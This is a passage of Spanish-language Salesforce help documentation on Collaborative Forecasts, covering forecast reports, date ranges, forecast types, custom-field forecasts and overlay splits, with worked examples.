| La previsión de ingresos desde la perspectiva del gestor de previsiones y la suma de las oportunidades del propietario y los subordinados, incluyendo todos los ajustes de previsión. | Agregue Importe de previsión a su informe de Elemento de previsión. Por ejemplo, suponga que usted es un gestor de previsiones y tiene otro gestor de previsiones que le informe de quién tiene un Importe sin ajustes del gestor con un total de 85.000 $. Si ajusta la previsión en 100.000 $, el Importe de gestión será de 100.000 $. Para ver la misma información para cantidad, agregue Cantidad de previsiones al informe. |
| Cuyos importes de previsión tienen ajustes realizados para ellos. | Agregue Tiene ajustes a su informe de Elemento de previsión. Por ejemplo, si realiza un ajuste de gestor en uno de los importes de previsión de su subordinado, se selecciona esta casilla de verificación. Si su subordinado ajusta los importes de uno de sus subordinados, se selecciona esta casilla de verificación. Sin embargo, salvo que tenga el permiso "Ver todos los datos", si su gestor de previsiones ajusta su importe de previsión, esta casilla de verificación permanece sin seleccionar. No tiene acceso a la información de ajuste de su gestor de previsión. También agregue Tiene ajuste de propietario. Si un usuario de previsión ajusta su propia previsión, se selecciona esta casilla de verificación. |
| Detalle de cuotas para sus previsiones. | Cree un informe de Cuotas de previsión. Por ejemplo, dependiendo de cómo configuró su administrador de Salesforce el tipo de informe, puede incluir campos, como el nombre completo del propietario de la cuota. Puede filtrar por su nombre propio para ver cuotas que ha creado y sus cuentas y propietarios relacionados. |
| Cómo se comparan los importes de previsión actuales con importes de previsiones anteriores. | Cree un informe Previsiones con tendencias históricas y luego compare el valor del campo Importe de previsión al inicio del mes con su valor a finales del mes, ordenado por propietario. |
| Solo resultados de sus informes directos. | Al crear un informe de previsión, elija *<item name>* de mis informes directos desde el menú Mostrar. |
| El tipo de previsión al que pertenecen los resultados. | Consulte el campo Tipo de previsión en los resultados de informes. Este campo está incluido en el formato de página predeterminado para informes de Cuota y Elemento de previsión. |

CONSULTE TAMBIÉN

- Tipos de informes personalizados en Previsiones de colaboración
- Crear un tipo de informe personalizado en Previsiones de colaboración

# Visualización y modificación de previsiones

Obtenga información acerca de varias tareas básicas para ayudarle a ver y modificar información en Previsiones de colaboración.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Cambiar la visualización de su intervalo de la fecha de previsión

La tabla de acumulación de Previsiones de colaboración muestra las cantidades de las previsiones para meses o trimestres específicos o un margen de meses o trimestres, en función de su configuración de Previsiones de colaboración. Cuando su administrador de Salesforce establece Previsiones de colaboración, se selecciona un intervalo de fecha de previsión predeterminado. Por ejemplo, el valor predeterminado puede ser de tres meses en el futuro. Utilice este valor predeterminado o cambie el intervalo de fecha mostrado para su propia previsión.

## Cambiar entre tipos de previsión

Si tiene varios tipos de previsión activados en Previsiones de colaboración, seleccione el tipo para utilizar en sus previsiones.

## Directrices para la visualización de detalles de las oportunidades desde una previsión

Desde su página de detalles de previsiones o la página de detalles de previsiones de cualquier subordinado en Previsiones de colaboración, puede ver las oportunidades que componen una previsión: correspondientes a un mes o un margen de meses, a todos los subordinados o solo a uno.

## Directrices para la actualización de previsiones

Algunas acciones pueden cambiar importes de previsión en Previsiones de colaboración. Por ejemplo, mientras visualiza una página de previsiones, sus subordinados pueden modificar oportunidades relacionadas o ajustar las previsiones de sus propios subordinados. O bien, puede ajustar las previsiones de uno de sus subordinados desde su propia página. Para ver estos cambios, actualice la página de previsiones.

## Cambiar la visualización de su intervalo de la fecha de previsión

La tabla de acumulación de Previsiones de colaboración muestra las cantidades de las previsiones para meses o trimestres específicos o un margen de meses o trimestres, en función de su configuración de Previsiones de colaboración. Cuando su administrador de Salesforce establece Previsiones de colaboración, se selecciona un intervalo de fecha de previsión predeterminado. Por ejemplo, el valor predeterminado puede ser de tres meses en el futuro. Utilice este valor predeterminado o cambie el intervalo de fecha mostrado para su propia previsión.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

El intervalo que seleccione es relativo al mes o trimestre actual. Por ejemplo, en enero, puede seleccionar enero como mes de inicio y abril como mes de finalización. En febrero, el intervalo de fecha mostrado se vuelve febrero a mayo y así sucesivamente. Se mantendrá su selección del intervalo de fecha hasta que elija otro.

1. Haga clic en la ficha **Previsiones**.
2. Haga clic en **Modificar** en la tabla de acumulación.
3. En el cuadro de diálogo Intervalo de previsión, seleccione un periodo de inicio y de finalización.
4. Guarde sus cambios.

CONSULTE TAMBIÉN

Previsiones mensuales y trimestrales

Conceptos de Previsiones de colaboración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para usar las previsiones:

- "Permitir realización de previsiones"

## Cambiar entre tipos de previsión

Si tiene varios tipos de previsión activados en Previsiones de colaboración, seleccione el tipo para utilizar en sus previsiones.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

1. Haga clic en junto al nombre de previsión en tipo de divisa o unidades.
2. Seleccione **Ingresos** o **Cantidad (Unidades)**.
3. Si selecciona **Ingresos** y existen varias divisas activadas, también puede seleccionar su divisa de visualización. En Divisa, haga clic en **Cambiar divisa**.

CONSULTE TAMBIÉN

- Elementos de Previsiones de colaboración
- Medidas de previsiones de ingresos y cantidad
- Conceptos de Previsiones de colaboración
- Directrices para el uso de múltiples divisas en Previsiones de colaboración
- Ajuste de previsiones en Previsiones de colaboración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para usar las previsiones:

- "Permitir realización de previsiones"

## Directrices para la visualización de detalles de las oportunidades desde una previsión

Desde su página de detalles de previsiones o la página de detalles de previsiones de cualquier subordinado en Previsiones de colaboración, puede ver las oportunidades que componen una previsión: correspondientes a un mes o un margen de meses, a todos los subordinados o solo a uno.

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Si su equipo de ventas realiza previsiones de familias de productos, puede ver sus propias oportunidades o las de un subordinado para cada familia de productos. Cuando selecciona una celda de la tabla de acumulación, las oportunidades relacionadas con dicha celda aparecen en una lista en la parte inferior de la página. Puede ordenar las oportunidades por encabezado de columna.
- Para ver las oportunidades de un subordinado para una única familia de productos, haga clic en junto al nombre del subordinado para mostrar las filas de familias de productos y, a continuación, haga clic en el nombre de la familia de productos.
- Para ver las cuotas de una oportunidad, pase el ratón por encima del porcentaje de división de la oportunidad y, a continuación, haga clic en . Aparecerá la ventana de detalles Divisiones de oportunidad, que muestra las divisiones que se acumulan en la celda de previsión seleccionada en negrita. Las divisiones de la oportunidad que no se acumulan en la celda de


EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

previsión seleccionada aparecen en gris. Las oportunidades que contienen solamente una única división al 100% para el propietario de oportunidad no muestran detalles de división.




CONSULTE TAMBIÉN

¿Por qué no veo ninguna oportunidad en mi página de previsiones?

Oportunidades para el usuario del portal de socios de Previsiones de colaboración

## Directrices para la actualización de previsiones

Algunas acciones pueden cambiar importes de previsión en Previsiones de colaboración. Por ejemplo, mientras visualiza una página de previsiones, sus subordinados pueden modificar oportunidades relacionadas o ajustar las previsiones de sus propios subordinados. O bien, puede ajustar las previsiones de uno de sus subordinados desde su propia página. Para ver estos cambios, actualice la página de previsiones.

**Nota:** Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Cuando se produzca la actualización de una oportunidad o el ajuste de una previsión correspondiente a una previsión que haya seleccionado en la tabla de acumulación, se lo notificaremos.

- Si hay ajustes en curso en la previsión seleccionada (la suya propia o la de su subordinado), observará un indicador de proceso ( ) junto a la previsión.
- Si se ha actualizado cualquiera de las oportunidades relacionadas de la previsión seleccionada, verá el indicador de proceso en el encabezado de la lista de oportunidades.
- En el encabezado de la lista de oportunidades aparecerá el mensaje `Procesando cambios`.

Para ver los cambios, haga clic en **Actualizar**.

CONSULTE TAMBIÉN

Ajuste de previsiones en Previsiones de colaboración

Purgas de ajustes en Previsiones de colaboración

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

# Tipos de previsión

Obtenga información acerca de los tipos de previsión disponibles en Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Medidas de previsiones de ingresos y cantidad
Calcule previsiones en ingresos o cantidad en Previsiones de colaboración.

Previsiones de campo de oportunidades personalizado
Realice un seguimiento y prediga ingresos más allá del campo `Importe` de oportunidades estándar en Previsiones de colaboración.

Previsiones de divisiones de superposición
Realice un seguimiento de los ingresos en Previsiones de colaboración de miembros del equipo de ventas que ayudan a cerrar oportunidades pero que no son responsables directos de ellas.

## Medidas de previsiones de ingresos y cantidad

Calcule previsiones en ingresos o cantidad en Previsiones de colaboración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition** (sin previsiones de campo personalizado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Divisiones de oportunidad disponibles en: **Performance Edition** y **Developer Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

Nota: Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

- Las previsiones de oportunidad-cantidad se acumulan basándose en el campo `Cantidad` de la oportunidad, mientras que las previsiones de oportunidad-ingresos se acumulan basándose en el campo `Importe` de la oportunidad.
- Para previsiones de divisiones de oportunidad-ingresos, la acumulación se basa en el campo `Importe` de la oportunidad y el porcentaje de división asignado al representante de ventas.
- Para las previsiones de campo de oportunidades personalizado, la acumulación se basa en el importe del campo personalizado.
- Para previsiones de familia de productos-ingresos, la acumulación se basa en la suma del campo `Precio total` para todas las partidas de oportunidad en esa familia de productos.
- Las previsiones de familia de productos-cantidad se acumulan basándose en el campo `Cantidad` para todas las partidas de oportunidad en esa familia de productos.
- Para las oportunidades sin partidas de oportunidades o con partidas que no tengan una familia de productos especificada, los totales se acumulan en la fila Productos no categorizados de la página de previsiones.

Por ejemplo:

- Un gestor de ventas necesita realizar previsiones utilizando ingresos porque el vicepresidente de ventas establece importes de cuota basados en dólares americanos.
- Un representante de ventas necesita realizar previsiones utilizando cantidad debido a un incentivo por ventas de 10.000 unidades de un producto promocional.

Si desea realizar previsiones de ingresos y cantidad para la misma fuente de datos, como oportunidades o familias de productos, su administrador de Salesforce puede crear un tipo de previsión para cada una y puede alternar entre ellas en la página de previsiones.

CONSULTE TAMBIÉN

- Cambiar entre tipos de previsión
- Conceptos de Previsiones de colaboración
- Directrices para el uso de múltiples divisas en Previsiones de colaboración
- Ajuste de previsiones en Previsiones de colaboración

## Previsiones de campo de oportunidades personalizado

Realice un seguimiento y prediga ingresos más allá del campo `Importe` de oportunidades estándar en Previsiones de colaboración.

**Nota:** Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

Puede realizar una previsión de los campos de divisa personalizada en oportunidades. Por ejemplo, sus equipos de ventas pueden utilizar un campo personalizado como `Margen`, `Ingresos de repetición mensual`, `Valor de contrato anual` o cualquier otro campo de divisa que requiera su empresa. Su administrador de Salesforce puede configurar previsiones basándose en un campo personalizado que los gestores de ventas pueden ver a continuación en la página de previsiones.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** y **Developer Edition**

Si utiliza divisiones de oportunidad con su campo personalizado, su previsión incorpora esas divisiones. Puede utilizar una previsión de campo personalizado por sí sola o con otras previsiones, como una previsión de oportunidad-ingresos basándose en el campo `Importe` de oportunidades. Su administrador también puede configurar una previsión para el campo estándar `Ingresos previstos`.

**Nota:** Si los gestores de previsiones o representantes de ventas que visualizan la previsión no puede acceder al campo de oportunidad personalizado, pueden ver importes de previsiones pero no los valores de campo personalizado en la lista de oportunidades.


### Previsiones en el valor de contrato anual: Una previsión de campo personalizado sencillo

Aquí podemos ver una oportunidad propiedad de la representante de ventas Anna Bressan. Ana tiene varios contratos multianuales, por lo que los ingresos recibidos desde un contrato cada año se siguen en un campo personalizado`Valor de contrato anual`.



- Ana posee esta oportunidad (1).
- Este campo muestra el Valor de contrato anual personalizado (2).

El campo Valor de contrato anual en todas las oportunidades de Anna se acumula en su previsión Valor de contrato anual que aparece en la página de previsiones junto con cualquier otra previsión configurada en Salesforce.





- Esta área muestra la previsión Valor de contrato anual para Ana (1).
- Esta previsión tiene el mismo nombre que el campo personalizado (2).
- El importe previsto es el valor del campo `Valor de contrato anual` que se acumula en la previsión de Ana (3).
- Esta área muestra el importe previsto del campo `Valor de contrato anual` en Acme de Ana: Oportunidad Asistencia técnica Premium (4).

**Nota:** Para activar la previsión de campo personalizado, su administrador de Salesforce debe activar divisiones de oportunidad para el campo personalizado. Sin embargo, el propietario de la oportunidad recibe automáticamente una división del 100% para el campo, por lo que si su empresa no piensa utilizar divisiones con el campo, la acumulación es la misma si no hay divisiones.


## Una previsión de campo personalizado con divisiones de oportunidad

Si utiliza divisiones de oportunidad en su campo personalizado, su previsión de campo personalizado acumula esas divisiones. Por ejemplo, aquí podemos ver que la representante de ventas Anna posee una oportunidad que incluye una división personalizada en el campo Valor de contrato anual para Kevin, un ingeniero de ventas responsable del aumento del Valor de contrato anual para la empresa. En este caso, la división del 25% de Kevin se acumulará en su previsión de Valor de contrato anual.




- Ana posee esta oportunidad (1).
- La oportunidad contiene un campo de divisa personalizado denominado Valor de contrato anual (2).
- Kevin recibe una división del 25% en el campo Valor de contrato anual (3).

El superior de Kevin puede ver la previsión de Valor de contrato anual donde puede visualizar la negociación en la que está contribuyendo Kevin junto con todas las otras oportunidades en las que está trabajando su equipo de ingenieros de ventas. El superior de Kevin puede ver que Kevin está recibiendo un crédito del 25% por todas sus oportunidades, lo que contribuye en un total de 1.026.000$ de ingresos en su previsión de Máximo previsto. Si el superior de Kevin estima que la negociación se cerrará al final por un importe superior, su superior puede ajustar el importe de previsión de Máximo previsto al alza. El responsable de Anna puede ver la división del 75% de Anna en su previsión.




- Esta área muestra la previsión de divisiones Valor de contrato anual de Kevin (1).
- Esta área muestra la división del 25% de Kevin en Acme de Ana: Oportunidad Asistencia técnica Premium (2).

## Previsiones desde el campo Ingresos previstos estándar

El campo `Ingresos previstos` estándar es útil para oportunidades que producen probablemente más o menos ingresos que los indicados en el campo `Importe`. Si utiliza el campo `Ingresos previstos`, su administrador puede configurar una previsión para él. La previsión Ingresos previstos aparece luego en le menú Tipo de previsión del mismo modo que una previsión de campo personalizado.

## Previsiones de divisiones de superposición

Realice un seguimiento de los ingresos en Previsiones de colaboración de miembros del equipo de ventas que ayudan a cerrar oportunidades pero que no son responsables directos de ellas.

**Nota:** Esta información se aplica a Previsiones de colaboración y no a Previsiones personalizables.

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Performance Edition**, **Unlimited Edition**, **Enterprise Edition** y **Developer Edition**

Como responsable de ventas, es posible que utilice divisiones de ingresos para miembros del equipo de crédito que son responsables directamente de las oportunidades. Para proporcionar más flexibilidad con quién asigna créditos para oportunidades, puede utilizar divisiones de superposición que le ayudan así como a otros miembros del equipo a asignar créditos a funciones de ventas de superposición para trabajar en oportunidades. Las divisiones de superposición pueden agregar cualquier porcentaje del importe de oportunidades, en ocasiones superando el 100%. Por ejemplo, su equipo de ventas puede incluir ingenieros de ventas, especialistas del producto o socios que ayudan a cerrar negociaciones pero que no son responsables directos de ellos.


Las previsiones de superposición le permiten predecir ingresos desde divisiones de superposición. Los importes de supervisión se acumulan en la jerarquía de funciones basándose en el campo `Importe` de la oportunidad y el porcentaje de división del miembro del equipo de superposición.

Aquí puede ver que el representante de ventas Scott posee una oportunidad que incluye una división de superposición para el ingeniero de ventas Owen que está a su vez trabajando con Scott para cerrar la negociación. Para Scott, el campo `Importe` de oportunidad se acumula en su previsión de ingresos de oportunidades.




- Scott posee esta oportunidad (1).
- Owen recibe una división del 50% (2).

